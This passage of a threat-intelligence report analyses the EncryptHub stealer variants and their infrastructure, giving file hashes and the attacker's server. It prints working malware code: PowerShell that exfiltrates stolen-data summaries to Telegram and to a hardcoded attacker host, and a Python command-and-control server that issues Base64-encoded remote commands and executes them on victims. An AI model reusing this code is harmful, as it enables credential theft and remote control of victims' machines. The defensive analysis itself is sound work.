Figure 31. Extracting the collected information to the attacker

```
$messageTextDetailed = @"
🔔 *НОВЫЙ ЛОГ* 🔔
*IP:* $ip
 ---------------------
 $Omessage
 ---------------------
💻 *Машина:* $hostname
👤 *Пользователь:* $username
🌍 *Страна:* $countrycode
💻 *OS:* Windows
📦 *Билд:* $build
"@
Send-TelegramMessage -BotToken $botToken -ChatId $chatId
    -MessageText $messageTextDetailed
if($smoneyCounter -ne 0){
    $chatId = "-1002365970957"
    $Omessage = "$($cookieSymbol) $cookieCounter $($passwordSymbol)
        $passwordCounter $($MoneySymbol)
        $smoneyCounter $($messageSymbol)
        $smessagersCounter`n--------------`nVPN: $svpnCounter"
    $messageTextDetailed = @"
🔔 *НОВЫЙ ЛОГ* 🔔
*IP:* $ip
 ---------------------
 $Omessage
 ---------------------
💻 *Машина:* $hostname
👤 *Пользователь:* $username
🌍 *Страна:* $countrycode
💻 *OS:* Windows
📦 *Билд:* $build
"@
    Send-TelegramMessage -BotToken $botToken -ChatId $chatId
        -MessageText $messageTextDetailed
```

Figure 32. Constructing the Telegram notification request (associated HTTP request)

```
POST /bot[redacted]/sendMessage HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-CA) WindowsPowerShell/5.1.19041.2364
Content-Type: application/json
Host: api.telegram.org
Content-Length: 527
Connection: Keep-Alive

{
   "chat_id":  "[redacted]",
   "text":  ".Y"" *...z.'...T .>.z."* .Y""\r\n*IP:* [redacted]\r\n ----------\r\n .Y.. 233 .Y"' 0 .Y'. 0 .o? 0\n----------\nVPN: ..O\n*Link*:\nhttps://82.115.223.182/server/uploads/encrypthub/[redacted]-(UTC-5).zip\r\n ----------\r\n.Y-.... *.o...^.....:* [redacted]\r\n.Y'. *.Y.....O.....,....O:* W10 UserName\r\n.YO. *...,.?.....:* CA\r\n.Y'. *OS:* Windows\r\n.Y". *.'.....:* encrypthub",
   "parse_mode":  "Markdown"
```

Figure 33. Telegram notification

EncryptHub Stealer Variant C

Name	payload.ps1
MD5	1c34b88280d660051b69ccb40660e71f
SHA-1	d63a8c0a00fb1c68450da7cc19a08a6ed96791dc
SHA-256	49a552d3adbcad9f5ac70151b48a4edc2ae1d4094a1ea9d944785cee8b4319d7
Size	28504756 bytes
File type	PowerShell

Table 7. EncryptHub Stealer Variant C

Variant C (Table 7) is the latest version of the script, introducing modifications that change how data is exfiltrated to the C&C server (Figure 34). Notably, it removes Telegram-based data exfiltration, which has been replaced with direct HTTPS exfiltration to a hardcoded attacker-controlled server, *hxxps[:]//malwarehunterteam[.]net*. (There is no connection between this server and the similarly-named group of independent security researchers.) This shift eliminates the reliance on third-party messaging services and allows the attacker to maintain full control over stolen data.

```
param (
        $build = "trojan"
    )
$serveruri = "https://malwarehunterteam.net"
# COUNTERS-----------
$moneyCounter = 0
$cookieCounter = 0
$passwordCounter = 0
$messagersCounter = 0
$gamesCounter = 0
$vpnCounter = $false
$winscpCounter = $false
$ftpCounter = $false
$vncCounter = $false
#--------------------
function Send-Message {
    param (
        [string]$ServerURL,
        [string]$Build,
        [string]$IP,
        [string]$Machine,
        [string]$User,
        [string]$Country,
        [string]$OS,
        [int]$Cookies = 0,
        [int]$Passwords = 0,
        [int]$Wallets = 0,
        [int]$Emails = 0
    )

    try {
        function Encode-Base64($Text) {
            return
[Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($Text))
        }

        $EncodedParams = @{
            build      = Encode-Base64 $Build
            ip         = Encode-Base64 $IP
            machine    = Encode-Base64 $Machine
            user       = Encode-Base64 $User
            country    = Encode-Base64 $Country
            os         = Encode-Base64 $OS
            cookies    = Encode-Base64 ($Cookies.ToString())
            passwords  = Encode-Base64 ($Passwords.ToString())
            wallets    = Encode-Base64 ($Wallets.ToString())
            emails     = Encode-Base64 ($Emails.ToString())
        }

        $QueryString = ($EncodedParams.GetEnumerator() | ForEach-Object {
"$($_.Key)=$($_.Value)" }) -join "&"
        $FullURL = "$ServerURL/send_notification?$QueryString"

        $Response = Invoke-WebRequest -Uri $FullURL -Method GET -UseBasicParsing
        Write-Host "Server Response: $($Response.Content)"
    } catch {
        Write-Host "Error: $($_.Exception.Message)" -ForegroundColor Red
```

```
    }
}
```

Figure 34. EncryptHub Stealer Variant C - Stolen data statistics creation logic

In Figure 35, we show how the malware transmits stolen data statistics to its C&C server. The traffic contains multiple Base64-encoded parameters, which include the victim's system details and the count of stolen items, such as passwords, cookies, cryptocurrency wallets, and messaging credentials. Each parameter is individually encoded and appended to the query string after the */send_notification?* endpoint, with the request being sent over port 8081. This variant's stolen file exfiltration mechanism and other features are similar to those in Variant B.

```
GET /send_notification?machine=[redacted]&emails=MA==&wallets=MA==&build=dHJvamFu&
passwords=MA==&os=V2luZG93cw==&cookies=OTUx&ip=[redacted]&country=Q0E=&user=V
[redacted]= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-CA) WindowsPowerShell/5.1.19041.2364
Host: [redacted]
Connection: Keep-Alive
```

Figure 35. EncryptHub Stealer Variant C - Stolen data statistics exfiltration

EncryptHub infrastructure

During our research, we identified new and active infrastructure utilized by EncryptHub, which has been under development on *82[.]115.223[.]182*. Its login page is seen in Figure 36.




Figure 36. EncryptHub login page

Our investigation revealed that the threat actor leverages this domain to host a variety of malicious payloads (Figure 37), including *encrypted.ps1* and *fickle_payload.ps1*, as well as data collected from compromised machines, and the server-side implementation of the C&C infrastructure. The file and directory tree structure used in this campaign is shown in Figure 38.




Figure 37. EncryptHub payloads




Figure 38. EncryptHub C&C tree structure

Moreover, we discovered that the threat actor uses HTML pages that appear blank in the browser but contain hidden JavaScript code when inspected. This concealed JavaScript is designed to download additional malicious files, including backdoors such as DarkWisp, stealers like Stealc and Rhadamanthys, as well as AnyDesk software, which is used for remote access.

Figure 39 illustrates the JavaScript code that was used to execute a PowerShell command, which in turn downloads another PowerShell script responsible for downloading and executing AnyDesk.




Figure 39. Remote PowerShell execution via JavaScript within empty HTML to download AnyDesk

Furthermore, our investigation revealed that C&C server operates on the same server (Figure 40), specifically on port 8081. We successfully obtained the C&C source code, configuration files, victim list, and additional relevant data.




Figure 40. Server-side C&C content

C&C server implementation

Name	Handler.py

SHA-256	724aa4d5e3fb96be0a4a01a74324e7123d3281d7e3dce0f79ae717c5a7383ef1
Size	15504 bytes
File type	Python

Table 8. handle.py script

The handle.py script (Table 8) functions as the server-side component of a C&C server for the DarkWisp backdoor, facilitating management and communication with compromised client machines.

The primary server function initiates a multi-threaded TCP server that listens for incoming client connections on designated HOST and PORT addresses (Figure 41). Leveraging the socket library, the server binds to its assigned address and begins listening with a connection backlog set to 5. When a new client connection is accepted, a dedicated thread is spawned to manage client interactions, ensuring that the server can handle multiple connections simultaneously. Additionally, the server launches a Flask-based web server on port 8081 to manage HTTP requests, along with a periodic ping function (Figure 42).

```
# Main server function
def start_server():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((HOST, PORT))
    server.listen(5)
    print(f"Server listening on {HOST}:{PORT}")

    threading.Thread(target=start_flask_server, daemon=True).start()
    threading.Thread(target=send_periodic_ping, daemon=True).start()

    while True:
        client_socket, client_address = server.accept()
        print(f"New connection from {client_address}")
        threading.Thread(target=handle_client, args=(client_socket, client_address)).start()

def start_flask_server():
    app.run(host='0.0.0.0', port=8081, threaded=True, debug=False, ssl_context=('server.crt', 'server.key'))

if __name__ == "__main__":
    start_server()
```

Figure 41. C&C main function

```
# Function to send periodic PING to all clients
def send_periodic_ping():
    while True:
        time.sleep(30)
        for ip, client in list(clients.items()):
            try:
                client_socket = client['socket']
                client_socket.send("PING\n".encode())
            except Exception as e:
                print(f"Failed to send PING to {ip}: {e}")
                if ip in clients:
                    del clients[ip]
```

Figure 42. send_periodic_ping function

Upon establishing a successful connection with the client, the server can receive three distinct types of messages prefixed with *INFO|*, *COMMAND|*, or *PING* (Figure 43). Upon receipt of client information, the server is designed to automatically send a notification to the attacker via Telegram (Figure 44). Figure 45 demonstrates how it sends a notification message with system information to the attacker via Telegram.

```
def handle_client(client_socket, client_address):
    stream = client_socket.makefile(mode='rwb', buffering=0)
    try:
        while True:
            message = stream.readline().decode().strip()
            if not message:
                break

            print(f"Received message from client {client_address}: {message}")

            if not (message.startswith("INFO|") or message.startswith("COMMAND|") or message == "PING"):
                print(f"Invalid message format from {client_address}: {message}")
                with open("suspicious.log", "a") as log_file:
                    log_file.write(f"Invalid message from {client_address}: {message}\n")
                continue
```

Figure 43. Handling client messages

```
if message.startswith("INFO|"):
    try:
        client_info = message.split("|")
        if len(client_info) < 11:
            raise ValueError("Incomplete INFO message")

        ip = client_address[0]
        clients[ip] = {
            "name": client_info[1],
            "username": client_info[2],
            "access_level": client_info[3],
            "country": client_info[4],
            "os_version": client_info[5],
            "build": client_info[6],
            "has_crypto": client_info[7].lower() == "true",
            "is_corporate": client_info[8].lower() == "true",
            "domain": client_info[9],
            "has_vpn": client_info[10].lower() == "true",
            "socket": client_socket,
            "installed_av": client_info[11] if len(client_info) > 11 and client_info[11] else ""
            }


        stream.write(f"INFO_RECEIVED|{client_info[1]}\n".encode())
```

Figure 44. Handling INFO messages from clients

```
try:
    build_name = client_info[6].lower()
    if os.path.exists(jsonFile):
        with open(jsonFile, "r") as file:
            init_data = json.load(file)

        builds = init_data.get("builds", {})
        if build_name in builds:
            tg_api_key = builds[build_name].get("tg_api_key", "")
            tg_chat_id = builds[build_name].get("tg_chat_id", "")
            startup_command = builds[build_name].get("startup_command", "")
            try:
                antivirus = client_info[11] if client_info[11] else ""
            except IndexError:
                antivirus = ""

            if tg_api_key and tg_chat_id:
                message = (
                    f"🌟 *Новый клиент подключён!*\n\n"
                    f"📶 *IP:* `{ip}`\n"
                    f"🖥️ *Машина:* `{client_info[1]}`\n"
                    f"👤 *Пользователь:* `{client_info[2]}`\n"
                    f"🔑 *Доступ:* `{client_info[3]}`\n"
                    f"🛡️ *Антивирус:* `{antivirus}`\n"
                    f"🌍 *Страна:* `{client_info[4]}`\n"
                    f"💻 *OS:* `{client_info[5]}`\n"
                    f"📦 *Билд:* `{build_name}`\n\n"
                )

                # Добавляем информацию о корпорации, если True
                if client_info[8].lower() == 'true':
                    message += "🏢 *Принадлежит корпорации*\n#Corporate"

                # Добавляем информацию о кошельках, если True
                if client_info[7].lower() == 'true':
                    message += "💰 *Кошельки обнаружены*\n#Wallets"

                send_message_to_telegram(tg_api_key, tg_chat_id, message)
                print(f"Telegram message sent for build '{build_name}'")
```

Figure 45. Prepare the information to send a notification message to Telegram

```
def send_message_to_telegram(api_key, chat_id, message):
    try:
        url = f"https://api.telegram.org/bot{api_key}/sendMessage"
        payload = {"chat_id": chat_id, "text": message, "parse_mode": "Markdown"}
        response = requests.post(url, json=payload)
        if response.status_code == 200:
            print(f"Message sent to Telegram chat {chat_id}")
        else:
            print(f"Failed to send message to Telegram: {response.text}")
    except Exception as e:
        print(f"Error sending message to Telegram: {e}")
```

Figure 46. Telegram notification function

Moreover, the malware author has the capability to send Base64-encoded remote commands to the victim's machine (Figure 47). This technique aims to evade detection mechanisms by obfuscating the commands, while ensuring the results are transmitted back to the attacker effectively.

```python
@app.route('/send_command', methods=['GET'])
def send_command():
    ip = request.args.get('ip')
    command = request.args.get('command')
    if ip and command:
        command_decoded = urllib.parse.unquote(command)
        command_base64 = base64.b64encode(command_decoded.encode()).decode()
        if ip in clients:
            client_socket = clients[ip]['socket']
            client_socket.send(f"COMMAND|{command_base64}\n".encode())
            response = get_response_with_timeout(ip)
            return jsonify({"result": response}), 200
        return f"Error: No client found with IP {ip}", 404
    return "Error: IP or command missing", 400
```

Figure 47. Sending remote commands to the infected machine

```python
elif message.startswith("COMMAND|"):
    try:
        command_base64 = message[8:]
        command = base64.b64decode(command_base64).decode()
        print(f"Executing command: {command}")
        result = os.popen(command).read()
        responses.put({"ip": client_address[0], "result": result})
    except Exception as e:
        print(f"Command execution error from {client_address}: {e}")
        responses.put({"ip": client_address[0], "result": str(e)})
```

Figure 48. Handling COMMAND messages from clients

Furthermore, we were able to obtain a comprehensive list of all infected machines (Figure 49). This was achieved by accessing specific URLs provided by the server via */list_all_clients* or */list_clients_by_build* (Figure 50). These endpoints facilitate the efficient retrieval of detailed information about compromised clients.

{"102.[redacted]":
{"access_level":"False","build":"encrypthub","country":"RW","domain":"none","has_crypto":false,"has_vpn"
:false,"installed_av":"Windows Defender","is_corporate":false,"name":"DESKTOP-
[redacted]","os_version":"Windows","username":"[redacted]"},"109.[redacted]":
{"access_level":"False","build":"encrypthub","country":"RS","domain":"none","has_crypto":false,"has_vpn"
:false,"installed_av":"Windows Defender","is_corporate":false,"name":"DESKTOP-
[redacted]","os_version":"Windows","username":"[redacted]"},"110.137.103.74":
{"access_level":"False","build":"encrypthub","country":"ID","domain":"none","has_crypto":false,"has_vpn"
:false,"installed_av":"Windows Defender","is_corporate":false,"name":"[redacted]
DELL","os_version":"Windows","username":"[redacted]"},"110[redacted]":
{"access_level":"True","build":"encrypthub","country":"PK","domain":"none","has_crypto":false,"has_vpn":
false,"installed_av":"Windows Defender,360 Total
Security","is_corporate":false,"name":"R2","os_version":"Windows","username":"[redacted]"},"119[redacted]
":
{"access_level":"True","build":"encrypthub","country":"PH","domain":"none","has_crypto":false,"has_vpn":
false,"installed_av":"","is_corporate":false,"name":"[redacted]","os_version":"Windows","username":"[redacted]
O 1"},"122[redacted]":

Figure 49. List of compromised machines from the C&C server

```python
@app.route('/list_all_clients', methods=['GET'])
def list_all_clients():
    cleaned_clients = {ip: clean_client_data(info) for ip, info in clients.items()}
    return jsonify(cleaned_clients), 200
```

Figure 50. List_all_clients function

We were also able to locate the stored information from the compromised machines on the C&C server (Figure 51).




Figure 51. Information from the compromised machines

Conclusion

